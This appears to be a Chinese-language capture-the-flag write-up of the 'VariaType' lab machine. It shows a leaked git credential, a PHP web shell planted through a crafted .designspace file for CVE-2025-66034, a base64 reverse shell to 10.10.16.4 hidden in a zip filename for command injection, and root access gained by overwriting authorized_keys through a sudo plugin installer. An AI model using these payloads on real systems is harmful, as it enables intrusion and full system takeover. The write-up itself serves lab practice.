VariaType
信息收集
进行子域名枚举得到
portal
portal.variatype.htb
扫描一下这个子域名的目录
可以看到git泄露
使用githack
- gitbot/G1tB0t_Acc3ss_2025!
我们在本地写一个exp.designspace- <?xml version='1.0' encoding='UTF-8'?>
- <designspace format="5.0">
-
-
- <labelname xml:lang="en"><![CDATA[<?php system($_GET["cmd"]); ?>]]]]><![CDATA[>]]></labelname>
- <labelname xml:lang="fr">Regular</labelname>
- </axis>
- </axes>
- <sources>
- <source filename="source-light.ttf" name="Light">
- <location><dimension name="Weight" xvalue="100"/></location>
- </source>
- <source filename="source-regular.ttf" name="Regular">
- <location><dimension name="Weight" xvalue="400"/></location>
- </source>
- </sources>
- <variable-fonts>
- <variable-font name="MyFont" filename="/var/www/portal.variatype.htb/public/files/shell.php">
-
-
- </axis-subsets>
- </variable-font>
- </variable-fonts>
- </designspace>

symphony2colour/varlib-cve-2025-66034:fontTools 可变字体生成流水线中针对 CVE-2025-66034 的概念验证漏洞。精心设计的 .designspace 文件允许控制输出路径,从而实现任意文件写入。该脚本自动化了有效载荷的创建、字体生成和上传,以演示这个问题。- python3 varlib_cve_2025_66034.py --ip 10.10.16.4 --port 4444 --path /var/www/portal.variatype.htb/public/files --trigger http://portal.variatype.htb/files --url http://variatype.htb/tools/variable-font-generator/process
横向移动
我们可以构造一个恶意的tar文件完成命令执行- echo 'bash -i >& /dev/tcp/10.10.16.4/5555 0>&1' | base64
- import zipfile
- payload = "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi40LzU1NTUgMD4mMQo="
- exploit_filename = f"$(echo {payload}|base64 -d|bash).ttf"
- with zipfile.ZipFile('/tmp/exploit.zip', 'w') as zipf:
- zipf.writestr(exploit_filename, "dummy content")
- print("exploit.zip created")
- wget http://10.10.16.4/exploit.zip
权限提升

查看/opt/font-tools/install_validator.py- #!/usr/bin/env python3
- """
- Font Validator Plugin Installer
- --------------------------------
- Allows typography operators to install validation plugins
- developed by external designers. These plugins must be simple
- Python modules containing a validate_font() function.
- Example usage:
- sudo /opt/font-tools/install_validator.py https://designer.example.com/plugins/woff2-check.py
- """
- import os
- import sys
- import re
- import logging
- from urllib.parse import urlparse
- from setuptools.package_index import PackageIndex
- # Configuration
- PLUGIN_DIR = "/opt/font-tools/validators"
- LOG_FILE = "/var/log/font-validator-install.log"
- # Set up logging
- os.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)
- logging.basicConfig(
- level=logging.INFO,
- format='%(asctime)s [%(levelname)s] %(message)s',
- handlers=[
- logging.FileHandler(LOG_FILE),
- logging.StreamHandler(sys.stdout)
- ]
- )
- def is_valid_url(url):
- try:
- result = urlparse(url)
- return all([result.scheme in ('http', 'https'), result.netloc])
- except Exception:
- return False
- def install_validator_plugin(plugin_url):
- if not os.path.exists(PLUGIN_DIR):
- os.makedirs(PLUGIN_DIR, mode=0o755)
- logging.info(f"Attempting to install plugin from: {plugin_url}")
- index = PackageIndex()
- try:
- downloaded_path = index.download(plugin_url, PLUGIN_DIR)
- logging.info(f"Plugin installed at: {downloaded_path}")
- print("[+] Plugin installed successfully.")
- except Exception as e:
- logging.error(f"Failed to install plugin: {e}")
- print(f"[-] Error: {e}")
- sys.exit(1)
- def main():
- if len(sys.argv) != 2:
- print("Usage: sudo /opt/font-tools/install_validator.py <PLUGIN_URL>")
- print("Example: sudo /opt/font-tools/install_validator.py https://internal.example.com/plugins/glyph-check.py")
- sys.exit(1)
- plugin_url = sys.argv[1]
- if not is_valid_url(plugin_url):
- print("[-] Invalid URL. Must start with http:// or https://")
- sys.exit(1)
- if plugin_url.count('/') > 10:
- print("[-] Suspiciously long URL. Aborting.")
- sys.exit(1)
- install_validator_plugin(plugin_url)
- if __name__ == "__main__":
- if os.geteuid() != 0:
- print("[-] This script must be run as root (use sudo).")
- sys.exit(1)
- main()

- sudo /usr/bin/python3 /opt/font-tools/install_validator.py 'http://10.10.16.4//root/.ssh/authorized_keys'
这里可以看到,name被取做了authorized_keys。我们修改编码。这样做是为了让我们的服务器能够正确找到文件,并且也让%2froot%2f.ssh%2fauthorized_keys成为name参数- sudo /usr/bin/python3 /opt/font-tools/install_validator.py 'http://10.10.16.4/%2froot%2f.ssh%2fauthorized_keys'

已经成功让目标机器把 Kali 的 authorized_keys 下载到了 /root/.ssh/authorized_keys,这意味着你可以直接用 SSH 免密登录 root 账号,拿到最高权限。
直接ssh@variatype.htb
来源:程序园用户自行投稿发布,如果侵权,请联系站长删除
免责声明:如果侵犯了您的权益,请联系站长,我们会及时删除侵权内容,谢谢合作! |








 提升卡
提升卡 置顶卡
置顶卡 沉默卡
沉默卡 喧嚣卡
喧嚣卡 变色卡
变色卡 千斤顶
千斤顶 照妖镜
照妖镜


